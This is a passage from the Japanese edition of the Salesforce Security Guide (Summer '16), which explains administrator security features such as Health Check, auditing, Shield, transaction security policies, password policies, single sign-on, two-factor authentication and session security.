Salesforce セキュリティガイド

バージョン 37.0, Summer '16

@salesforcedocs

最終更新日: 2016/04/22

本書の英語版と翻訳版で相違がある場合は英語版を優先するものとします。

目次

第 1 章　Salesforce セキュリティガイド

トピック:

Salesforce は、データとアプリケーションを保護するセキュリティが組み込まれて構築されています。また、独自のセキュリティスキームを実装して、組織の構造とニーズを反映させることもできます。データの保護はお客様と Salesforce との相互連携が必要になります。Salesforce のセキュリティ機能を使用すると、ユーザはジョブを安全かつ効率的に実行できます。

Salesforce のセキュリティの基本

Salesforce では、ユーザが操作するデータの公開が制限されます。データの機密性に適したセキュリティコントロールを実装します。データは社外の認証されていないアクセスから保護されます。また、ユーザによる不正使用からも保護されます。

このセクションの内容:

フィッシングおよび不正ソフトウェア

信頼には何よりも透明性が必要です。そのため、Salesforce では http://trust.salesforce.com の Trust サイトにシステムパフォーマンスやセキュリティに関する情報をリアルタイムで掲載しています。このサイトでは、システムパフォーマンス、現在および最近のフィッシングや不正ソフトウェアに対する警告、組織のセキュリティに関するベストプラクティスのヒントなどに関する実データが提供されています。

Trust サイトの [セキュリティ] タブには、会社のデータを保護するための有効な情報が記載されています。特に、フィッシングと不正ソフトウェアを警戒しています。

- フィッシングとは、ユーザ名、パスワード、クレジットカードの詳細情報など、電子通信で信頼できるエンティティとしてなりすますことによって、重要な情報を取得しようとするソーシャルエンジニアリング技法です。フィッシャーは、ユーザが URL や外観が正当な Web サイトとよく似た偽の Web サイトに入力するよう誘導する場合がよくあります。Salesforce コミュニティが大きくなるにつれて、コミュニティはフィッシャーにとって格段に目立つターゲットとなります。パスワードを尋ねるような、Salesforce スタッフからのメールや電話は行いませんので、パスワードを誰にも公開しないでください。http://trust.salesforce.com の [信頼] タブの [疑わしいメールを報告] リンクをクリックして、疑わしい活動について報告することができます。
- 不正ソフトウェアは、所有者の同意なく、コンピュータシステムに進入したり、損害を与えるように設計されたソフトウェアです。不正ソフトウェアは、さまざまな形式の、悪意があり、侵略的で、障害を与えるソフトウェアを表す一般的な用語で、コンピュータウィルスやスパイウェアも含まれます。

フィッシングおよび不正ソフトウェアへの Salesforce の対策

カスタマーセキュリティはお客様の成功事例の基本であるため、Salesforce では今後もこの領域の最善の実例や技術を実装していきます。最新かつ実行中の活動は次のとおりです。

- 影響を受けたお客様に対する積極的なアラートを有効にするログの活発な監視や分析。
- 主要なセキュリティベンダや特定の脅威に対する専門化との連携。
- 不正サイトを削除または無効化 (多くは検出から 1 時間以内) する迅速な処理の実行。
- Salesforce 内でのセキュリティ教育およびアクセスポリシーの強化。
- 当社のお客様そしてインフラストラクチャ内の展開のための新しい技術の評価および開発。

Salesforce の推奨事項

Salesforce はカスタマーセキュリティの効果的なパートナーとして、サービスソフトウェアの基準を設定しています。当社の努力に加え、お客様もセキュリティ向上のために次の変更を行うことをお勧めします。

- IP 範囲の制限を有効化するよう Salesforce の実装を変更する。これにより、ユーザが会社のネットワークまたは VPN からのみ Salesforce にアクセスできるようにします。詳細は、「ユーザが Salesforce にログインできる範囲と時間帯の制限」 (ページ 26)を参照してください。
- セッションセキュリティ制限を設定して、なりすましを難しくする。詳細は、「セッションセキュリティ設定の変更」 (ページ 40)を参照してください。
- フィッシングから保護するため、疑わしいメールを開かないように、慎重になるよう教育する。
- Symantec などの主要ベンダのセキュリティソリューションを使用して、スパムのフィルタリングや不正ソフトウェア保護を展開する。
- 組織内にセキュリティ担当者を指定し、Salesforce がより効率的に連絡できるようにする。詳細は、Salesforce の担当者までお問い合わせください。
- RSA トークンなどの 2 要素認証技術を使用して、ネットワークへのアクセスを制限する。詳細は、「2 要素認証」 (ページ 13)を参照してください。
- トランザクションセキュリティを使用してイベントを監視し、適切な措置を講じる。詳細は、「トランザクションセキュリティポリシー」 (ページ 7)を参照してください。

Salesforce には、セキュリティ問題に対応する Security Incident Response Team があります。セキュリティ障害または脆弱性を Salesforce に報告するには、security@salesforce.com に連絡してください。問題について詳細に説明していただければ、チームが適切に対応いたします。

セキュリティヘルスチェック

[状態チェック]では、システム管理者がセキュリティ設定のセキュリティの脆弱性をすべて1つのページから特定して修正できます。概要スコアには、Salesforce で推奨される基準を組織がどの程度満たしているかが表示されます。

[設定]から、[クイック検索] ボックスに「*状態チェック*」と入力し、[状態チェック] を選択します。

[Salesforce ベースライン基準] (1) は、[ログインアクセスポリシー]、[ネットワークアクセス]、[パスワードポリシー]、[リモートサイトの設定]、および[セッションの設定] グループ (2) の設定の推奨値で構成されます。[Salesforce ベースライン基準]の内容よりも制限が緩い設定に変更すると、状態チェックのスコアが低下します。

高リスクおよび中リスクの設定が、基準値 (3) との比較情報と共に表示されます。リスクに対処するには、設定を編集(4) してスコアを更新(5) し、改善されたかどうかを確認します。基準を満たす設定は、一番下に表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

状態チェックを参照する

- 「設定・定義を参照する」

  および

  「すべてのデータの編集」



例: パスワードの最小長を 8 (デフォルト値) から 5 に変更し、[パスワードポリシー] の他の設定を制限の緩い値に変更したとします。これらの変更により、推測や他の過激な攻撃に対してユーザのパスワードが脆弱な状態になります。その結果、全体的なスコアが低下し、設定がリスクとして表示されます。

関連トピック:

Salesforce ヘルプ: [状態チェック] のスコアの計算方法

監査

監査では、システムの使用に関する情報を提供します。この情報は、潜在的なセキュリティ問題、または実際のセキュリティ問題の診断に不可欠です。Salesforceの監査機能自体が組織を保護することはありません。組織の担当者が定期的に監査を行って潜在的な不正使用を検出する必要があります。

組織のシステムが実際に安全かどうかを確認するには、監査を実行して予期しない変更や使用の動向を監視する必要があります。

レコード変更項目
: すべてのオブジェクトには、レコードを作成し、最後にレコードを更新したユーザの名前を格納する項目が含まれています。これにより、基本的な監査情報を入手できます。

ログイン履歴
: 過去 6 か月間に組織に対して行われた正常なログイン、失敗したログインのリストをレビューできます。「ログイン履歴の監視」 (ページ 188)を参照してください。

項目履歴管理
: 各項目に監査機能を有効化すると、選択した項目値の変更を自動的に追跡できます。監査機能はすべてのカスタムオブジェクトで使用できますが、一部の標準オブジェクトでのみ項目レベルの監査が許可されます。「項目履歴管理」(ページ 190)を参照してください。

設定変更履歴
: 管理者は組織の設定に行われた変更の日時を記録する設定変更履歴を参照することもできます。「設定の変更の監視」(ページ 195)を参照してください。

Salesforce Shield

Salesforce Shield は 3 つのセキュリティツールで構成されます。システム管理者や開発者はこれらのツールを使用して、ビジネスクリティカルなアプリケーションに新たなレベルの信頼性、透明性、コンプライアンス、ガバナンスを組み込むことができます。Salesforce Shield には、プラットフォームの暗号化、イベント監視、項目監査履歴が含まれます。Salesforce 管理者に、組織で Salesforce Shield が使用できるか問い合わせます。

プラットフォームの暗号化

プラットフォームの暗号化により、Salesforceアプリケーション全体に保存された重要な機密データをネイティブに暗号化できます。このため、重要なアプリケーションの機能(検索、ワークフロー、入力規則など)を維持しながら、PII、機密、または独自のデータを保護し、外部および内部両方のデータコンプライアンスポリシーに対応します。暗号化キーに対する完全な制御権があり、未承認のユーザから機密データを保護する暗号化データ権限を設定できます。「Shield プラットフォームの暗号化」(ページ 158)を参照してください。

イベント監視

イベント監視で、すべてのSalesforceアプリケーションに関する詳細なパフォーマンス、セキュリティ、および利用状況データにアクセスできます。すべての操作は API 経由で追跡とアクセスができるため、任意のデータ視覚化アプリケーションで表示できます。重要なビジネスデータをだれが、いつ、どこからアクセスしたか確認できます。アプリケーションのユーザ導入について理解します。エンドユーザの操作性を向上するには、パフォーマンスのトラブルシューティングと最適化をします。イベント監視データはWave Analytics、Splunk、New Relicなどのデータ視覚化ツールまたはアプリケーション監視ツールに簡単にインポートできます。手始めに、「イベント監視」トレーニングコースを確認します。

項目監査履歴

項目監査履歴: 任意の日付のデータの状態と値をいつでも確認できます。法規制の遵守、社内ガバナンス、監査、カスタマーサービスで使用できます。大規模なビッグデータバックエンドを基盤としているため、最大10年間のフォレンシックデータレベルの監査履歴を作成できるほか、データを削除するタイミングも設定できます。「項目監査履歴」(ページ 193)を参照してください。

トランザクションセキュリティポリシー

ポリシーは、指定したイベントを使用してアクティビティを評価します。ポリシーごとに、通知、ブロック、2要素認証の強制、終了するセッションの選択などのリアルタイムアクションを定義します。

組織のトランザクションセキュリティを有効にすると、次の 2 つのポリシーが作成されます。

- 同時ログインセッション数を制限する同時セッションの制限ポリシー
- リードでデータダウンロードの超過をブロックするリードデータエクスポートポリシー

ポリシーの対応する Apex クラスも組織に作成されます。システム管理者は、ポリシーをすぐに有効にしたり、Apex クラスを編集してポリシーをカスタマイズしたりできます。

たとえば、ユーザあたりの同時セッション数を制限する同時セッションの制限ポリシーを有効化するとします。また、ポリシーがトリガされた場合にメールで通知されるように、ポリシーを変更します。さらに、ポリシーの Apex 実装を更新して、デフォルトの5セッションではなく3セッションにユーザを制限します (大変な作業のように聞こえますが、実際は簡単です)。その後で、3つのログインセッションを持つユーザが4つ目のセッションを作成しようとします。この操作はポリシーにより回避され、新しいセッションを始める前に既存のいずれかのセッションを終了するように要求されます。同時に、ポリシーがトリガされたことがユーザに通知されます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

トランザクションセキュリティアーキテクチャでは、セキュリティポリシーエンジンを使用して、イベントを分析し必要なアクションを判断します。



トランザクションセキュリティポリシーは、イベント、通知、およびアクションで構成されます。

- 組織に適用されるポリシー (イベント対象)。使用可能なイベント種別は次のとおりです。
  - 取引先、取引先責任者、リード、商談オブジェクトのデータのエクスポート

  - 認証プロバイダ、認証セッション、クライアントブラウザ、ログイン IP のエンティティ
  - ログイン
  - 接続アプリケーション、レポート、ダッシュボードのリソースアクセス
- 使用可能なポリシーの通知—メール、アプリケーション内通知あるいはその両方で通知を受けることができます。
- ポリシーがトリガされた場合に実行されるアクションは、次のとおりです。
  - 操作をブロックする
  - 2 要素認証を使用した高いレベルの保証を必須とする
  - 現在のセッションを終了する

  アクションを実行せずに、通知のみを受信することもできます。使用可能なアクションは、選択したイベント種別によって異なります。

Salesforce セキュリティ動画集

最も重要な Salesforce セキュリティ概念のいくつかを手短かに紹介するため、楽しく学べる動画を用意しました。ぜひご覧ください。

- Introduction to the Salesforce Security Model (Salesforce セキュリティモデルの概要)
- Who Sees What
- Workshop: What's Possible with Salesforce Data Access and Security (ワークショップ: Salesforce のデータアクセスとセキュリティで可能な操作)
- Security and the Salesforce Platform: Patchy Morning Fog Clearing to Midday (セキュリティと Salesforce プラットフォーム: 所により霧のち晴れ)
- Understanding Multitenancy and the Architecture of the Salesforce Platform (Salesforce プラットフォームのマルチテナンシーとアーキテクチャについて)

ユーザの認証

認証とは、各ログインユーザが本人であることを確認して、組織またはそのデータへの不正なアクセスを防ぐことです。

このセクションの内容:

ユーザ認証の要素

Salesforceでは、ユーザを認証するさまざまな方法を用意しています。組織のニーズやユーザの使用パターンに合わせて各方法を組み合わせた認証方式を構築します。

このセクションの内容:

カスタムログインフロー

ログインフローを使用すると、システム管理者は、実務に合った認証後のプロセスを構築し、フローをユーザプロファイルに関連付け、ログイン時にそのフロー経由でユーザに送信できます。ログインフローを使用して、ユーザの登録情報の収集、サービス利用規約受諾フォームの提供、ユーザに対する認証の第 2 要素の要求およびその他のカスタマイズを行います。

シングルサインオン

シングルサインオンを使用すると、ユーザは各リソースに個別にログインすることなく、認証済みのすべてのネットワークリソースにアクセスできます。企業ユーザのデータベースまたはクライアントアプリケーションに対してユーザ名とパスワードを検証でき、Salesforce 管理の個別のユーザパスワードは必要ありません。

接続アプリケーション

接続アプリケーションは、API を使用してアプリケーションを Salesforce と統合します。接続アプリケーションでは、標準の SAML および OAuth プロトコルを使用して、認証、シングルサインオンの提供、Salesforce API で使用するトークンの提供を行います。標準の OAuth 機能に加え、接続アプリケーションでは、システム管理者がさまざまなセキュリティポリシーを設定したり、対応するアプリケーションを使用できるユーザを明示的に制御したりできます。

デスクトップクライアントアクセス

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。システム管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

パスワード

Salesforce では、組織の各ユーザに一意のユーザ名とパスワードを提供します。ユーザは、ログインするたびにこのユーザ名とパスワードを入力する必要があります。システム管理者は、いくつかの設定を使用して、ユーザのパスワードが強固で安全なものとなるように設定できます。

- パスワードポリシー — すべてのユーザのパスワードが期限切れになるまでの時間や、パスワードに要求される複雑さのレベルなど、パスワードとログインのさまざまなポリシーを設定します。「パスワードポリシーの設定」(ページ 35)を参照してください。
- ユーザパスワードの期限切れ — 「パスワード無期限」権限のあるユーザを除いて、組織内のすべてのユーザのパスワードを期限切れにします。「すべてのユーザのパスワードのリセット」(ページ 39)を参照してください。
- ユーザパスワードリセット — 指定したユーザのパスワードをリセットします。「ユーザのパスワードのリセット」を参照してください。
- ログイン試行とロックアウト期間 — ログインに失敗した回数が多すぎてユーザが Salesforce からロックアウトされた場合、それらのユーザをロック解除できます。「ユーザの編集」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

パスワードポリシーを使用可能なエディション: すべてのエディション

ユーザ権限

パスワードポリシーを設定する
- 「パスワードポリシーの管理」

ユーザパスワードをリセットしてユーザをロック解除する
- 「ユーザパスワードのリセットおよびユーザのロック解除」

パスワード要件

パスワードにはユーザ名を使用できません。また、パスワードをユーザの名や姓と同じにすることはできません。簡単すぎるパスワードも使用できません。たとえば、ユーザはパスワードを `password` に変更することはできません。

新規組織には、すべてのエディションで次のデフォルトのパスワード要件が課されます。これらのパスワードポリシーは、Personal Edition を除くすべてのエディションで変更できます。

- パスワードには、1 つの英字と 1 つの数字が含まれる 8 文字以上の文字を使用する必要があります。
- セキュリティの質問に対する回答にユーザのパスワードを含めることはできません。
- ユーザがパスワードを変更する場合、最後の 3 回分のパスワードは再利用できません。

Cookie

Salesforce では、指定セッションの所要時間に関する暗号化された認証情報を記録するために、セッション Cookie を発行します。

セッション Cookie にはユーザ名もパスワードも含まれません。Salesforce が Cookie を使用してその他のユーザおよびセッションに関する機密情報を保存することはありません。代わりに、動的データおよびエンコードされたセッション ID に基づく、より高度なセキュリティ方式を実装しています。

シングルサインオン

Salesforce には、ユーザ認証の独自のシステムがありますが、会社によっては、既存のシングルサインオン機能を使用してユーザ認証を簡略化し、標準化したい場合があります。

シングルサインオンの実装には 2 つのオプションがあります。Security Assertion Markup Language (SAML) を使用する統合認証または代理認証です。

- Security Assertion Markup Language (SAML) を使用する統合認証を使用すると、関連付けられているが関連のない Web サービス間で認証と認証データを送信することができます。これにより、クライアントアプリケーションから Salesforce にサインオンできます。SAML を使用した統合認証は、組織でデフォルトで有効化されています。
- 代理認証のシングルサインオンを使用すると、Salesforce と選択した認証メソッドを統合することができます。これにより、LDAP (Lightweight Directory Access Protocol) サーバによる認証を統合するか、パスワードの変わりにトークンを使用する認証にシングルサインオンを実行することができます。一部のユーザは代理認証を使用し、それ以外のユーザは引き続き Salesforce 管理パスワードを使用するように、権限レベルで代理認証を管理します。代理認証は組織単位ではなく、権限ごとに設定されます。

  代理認証を使用する主な理由を次に示します。

  - 安全な ID プロバイダとのインテグレーションなど、より厳密なユーザ認証を使用できる
  - ログインページを非公開にし、企業ファイアウォールの内側からのみアクセスできるようにする
  - フィッシング攻撃を減らすために、Salesforce を使用する他のすべの企業と差別化できる

  この機能を Salesforce で有効化されるよう要求する必要があります。組織の代理認証シングルサインオンの有効化については、Salesforce にお問い合わせください。
- 認証プロバイダは外部サービスプロバイダのログイン情報を使用して、Salesforce 組織にユーザがログインできるようにします。Salesforce では、OpenID Connect プロトコルがサポートされており、ユーザは任意の

OpenID プロバイダ (OpenID Connect をサポートする Google、Paypal、LinkedIn などのサービス) からログインできます。認証プロバイダが有効化されている場合、Salesforce はユーザのパスワードを検証しません。代わりに、Salesforce は外部サービスプロバイダのユーザログイン情報を使用して、認証情報を設定します。

ID プロバイダ

*ID プロバイダ*は、ユーザがシングルサインオンを使用して他の Web サイトにアクセスできるようにする信頼済みプロバイダです。*サービスプロバイダ*は、アプリケーションをホストする Web サイトです。Salesforce を ID プロバイダとして有効にして、1 つ以上のサービスプロバイダを定義できます。ユーザは、シングルサインオンを使用して Salesforce から他のアプリケーションに直接アクセスできます。シングルサインオンを使用すると、いくつものパスワードを覚える必要がなく、1 つだけ覚えておけばよいため、ユーザは非常に助かります。さらに、アプリケーションをタブとして Salesforce 組織に追加できるため、ユーザはプログラムを切り替える必要がなくなります。

詳細は、Salesforce オンラインヘルプの「ID プロバイダとサービスプロバイダ」を参照してください。

私のドメイン

[私のドメイン] を使用すると、カスタム Salesforce ドメイン名を定義して、いくつかの重要な方法で組織のログインおよび認証を容易に管理できます。

- 一意のドメイン URL でビジネスアイデンティティを強調する
- ログイン画面のブランド設定および右フレームのコンテンツのカスタマイズを行う
- 新しいドメイン名を使用しないページ要求をブロックまたはリダイレクトする
- 複数の Salesforce 組織で同時に作業する
- カスタムログインポリシーを設定してユーザの認証方法を決定する
- ユーザがログインページで Google や Facebook などのソーシャルアカウントを使用してログインできるようにする
- ユーザが 1 回ログインするだけで外部サービスにアクセスできるようにする

詳細は、Salesforce オンラインヘルプの「私のドメイン」を参照してください。

2 要素認証

Salesforce システム管理者は、すべてのユーザログインで第 2 レベルの認証を必須にすることで組織のセキュリティを強化できます。また、レポートの表示や接続アプリケーションへのアクセスの試行など、ユーザが特定の条件を満たした場合に 2 要素認証を必須にすることもできます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

Salesforce ID 検証

信頼できる IP 範囲以外からユーザがログインし、認識されていないブラウザまたはアプリケーションを使用する場合、ユーザは ID を検証するように求められます。ユーザごとに使用可能な最も優先度の高い検証方法が使用されます。検証方法の優先順序は次のとおりです。

1. ユーザのアカウントに接続された Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) による転送通知経由の検証またはロケーションベースの自動検証。
2. ユーザのアカウントに接続されたモバイル認証アプリケーションによって生成される確認コード。
3. ユーザの検証済み携帯電話に SMS で送信される確認コード。
4. ユーザのメールアドレスにメールで送信される確認コード。

ID 検証が成功すると、ユーザは次の場合を除き、そのブラウザまたはアプリケーションから ID を再度検証する必要がなくなります。

- 手動でブラウザの Cookie をクリアしたか、Cookie を削除するようにブラウザを設定したか、ブラウザが非公開またはシークレットモードである
- ID 検証ページで [次回からは確認しない] を選択解除する

2 要素認証を要求する組織ポリシー

すべてのログイン、API を介したすべてのログイン (開発者およびクライアントアプリケーションの場合)、または特定の機能へのアクセスで、第 2 レベルの認証を要求するポリシーを設定できます。ユーザは、Salesforce Authenticator アプリケーションや Google Authenticator アプリケーションなどのモバイル認証アプリケーションをモバイルデバイスにダウンロードしてインストールします。Salesforce でアプリケーションをアカウントに接続します。組織のポリシーで 2 要素認証が求められる場合は常にこのアプリケーションが使用されます。

Salesforce アカウントのアクティビティで ID 検証が求められると、Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) からユーザのモバイルデバイスに転送通知が送信されます。ユーザはモバイルデバイスで応答し、アクティビティを検証またはブロックします。ユーザは、アプリケーションのロケーションサービスを有効にして、自宅やオフィスなどの信頼できる場所からの検証を自動化できます。Salesforce Authenticator では、確認コード (「時間ベースのワンタイムパスワード」(TOTP) と呼ばれることもある) も生成されます。ユーザは、2 要素検証のアプリケーションからの転送通知に応答する代わりに、パスワードとコードを入力することを選択できます。または、別の認証アプリケーションから確認コードを取得することもできます。

2 要素認証に通常使用しているモバイルデバイスを紛失したか、忘れたユーザのために、仮の確認コードを生成できます。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。ユーザが使用できる仮のコードは一度に 1 つのみです。以前のコードがまだ有効な間に

ユーザが新しいコードを必要とする場合は、以前のコードを期限切れにして新しいコードを生成できます。ユーザは、個人設定で自分の有効なコードを期限切れにできます。

関連トピック:

2 要素認証の設定

ネットワークベースのセキュリティ

ネットワークベースのセキュリティは、ユーザがログインできる場所と時間を制限します。この機能は、ログイン可能なユーザを判別するだけのユーザ認証とは異なります。ネットワークベースのセキュリティを使用すると、攻撃者による攻撃の機会が制限され、また攻撃者が盗まれたログイン情報を使用することが困難になります。

データエクスポート向け CAPTCHA セキュリティ

Salesforce では要望に応じて、ユーザが Salesforce からデータをエクスポートするときに、簡単なテキスト入力型のユーザ認証テストを要求することができます。こうしたネットワークベースのセキュリティによって、悪意のあるユーザによる組織のデータへのアクセスを阻止し、自動化攻撃のリスクを軽減することができます。

このテストにパスするには、表示される 2 語をテキストボックス項目に入力し、[送信] ボタンをクリックする必要があります。Salesforce は、reCaptcha が提供する CAPTCHA テクノロジを使用して、自動プログラムではなく本人がテキストを正確に入力したことを確認します。CAPTCHA は、「Completely Automated Public Turing Test To Tell Computers and Humans Apart」(コンピュータと人間を区別する完全に自動化された公開チューリングテスト) の頭文字です。

セッションセキュリティ

ログイン後、ユーザはプラットフォームとのセッションを確立します。セッションセキュリティを使用して、ログインしたままでユーザがコンピュータから離れているときにネットワークにさらされる危険を制限します。ある従業員が別の従業員のセッションを使用したりする場合などの、内部攻撃の危険も制限します。複数のセッション設定から選択して、セッションの動作を制御します。

無効なユーザセッションを期限切れにするタイミングを制御できます。デフォルトのセッションタイムアウトでは、2 時間で無効になります。セッションタイムアウトの時間に達すると、ログアウトするか、作業を続行するかをたずねるダイアログが表示されます。このプロンプトに応答しないと、ログアウトされます。

メモ: ユーザがブラウザウィンドウまたはタブを閉じても、Salesforce セッションからは自動的にログオフされません。ユーザがこの動作を認識し、*あなたの名前* > [ログアウト] を選択してすべてのセッションを適切に終了するように徹底してください。

デフォルトで、Salesforce は TLS (トランスポートレイヤセキュリティ) を使用し、すべての通信にセキュアな接続 (HTTPS) を必要とします。[セキュアな接続 (HTTPS) が必要] の設定では、Salesforce へのアクセスに TLS (HTTPS) が必要かどうかを決定します。この場合、HTTP を使用してアクセスできる Force.com サイトは対象外となります。Salesforce にこの設定を無効にし、URL を `https://` から `http://` に変更するよう依頼した場合でも、アプリケーションにアクセスできます。ただし、セキュリティを強化するために、すべてのセッションで TLS を使用する必要があります。詳細は、「セッションセキュリティ設定の変更」(ページ 40)を参照してください。

ユーザの現在のセッションに対する認証(login)メソッドに関連付けられたセキュリティレベルに基づいて、特定のタイプのリソースへのアクセスを制限できます。デフォルトで、各 login メソッドには [標準] または [高保証] という 2 つのセキュリティレベルのいずれかが設定されています。セッションのセキュリティレベルを変更してポリシーを定義することで、指定したリソースを使用できるユーザを [高保証] レベルのユーザのみに限定できます。詳細は、「セッションセキュリティレベル」(ページ 45)を参照してください。

ユーザログイン情報を組織で保管するかどうか、また、設定 [ログインページでキャッシングとオートコンプリート機能を有効にする]、[ユーザの切り替えを有効化]、および [ログアウトするまでログイン情報を保存します] を使用してユーザスイッチャから表示できるようにするかどうかを制御できます。

カスタムログインフロー

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ログインフローを使用すると、システム管理者は、実務に合った認証後のプロセスを構築し、フローをユーザプロファイルに関連付け、ログイン時にそのフロー経由でユーザに送信できます。ログインフローを使用して、ユーザの登録情報の収集、サービス利用規約受諾フォームの提供、ユーザに対する認証の第 2 要素の要求およびその他のカスタマイズを行います。

Flow Designer を使用してログインフローを作成し、作成したフローを組織の特定のプロファイルに関連付けます。同じフローを複数のプロファイルに接続できます。プロファイルに関連付けられたユーザは、認証後、組織のコンテンツに移動する前に、ログインフローに移動します。ログインフロー画面は、ユーザのログイン環境を統合するために、Salesforce の標準ログインページ内に埋め込まれています。

ログインフローは、ユーザ名とパスワード、代理認証、SAML シングルサインオン、およびサードパーティ認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce ユーザインターフェース認証方式をサポートします。ログインフローは、Salesforce 組織、コミュニティ、およびポータルに適用できます。

メモ: API ログインに対して、またはセッションが非 UI のログインプロセスから `frontdoor.jsp` 経由で UI に渡された場合は、ログインフローを適用できません。種別が [フロー] のフローのみサポートされます。

シングルサインオン

シングルサインオンを使用すると、ユーザは各リソースに個別にログインすることなく、認証済みのすべてのネットワークリソースにアクセスできます。企業ユーザのデータベースまたはクライアントアプリケーションに対してユーザ名とパスワードを検証でき、Salesforce 管理の個別のユーザパスワードは必要ありません。

Salesforce には、シングルサインオンを使用する方法として、次の方法があります。

- Security Assertion Markup Language (SAML) を使用する統合認証を使用すると、関連付けられているが関連のない Web サービス間で認証と認証データを送信することができます。これにより、クライアントアプリケーションから Salesforce にサインオンできます。SAML を使用した統合認証は、組織でデフォルトで有効化されています。
- 代理認証のシングルサインオンを使用すると、Salesforce と選択した認証メソッドを統合することができます。これにより、LDAP (Lightweight Directory Access Protocol) サーバによる認証を統合するか、パスワードの変わりにトークンを使用する認証にシングルサインオンを実行することができます。一部のユーザは代理認証を使用し、それ以外のユーザは引き続き Salesforce 管理パスワードを使用するように、権限レベルで代理認証を管理します。代理認証は組織単位ではなく、権限ごとに設定されます。

  代理認証を使用する主な理由を次に示します。

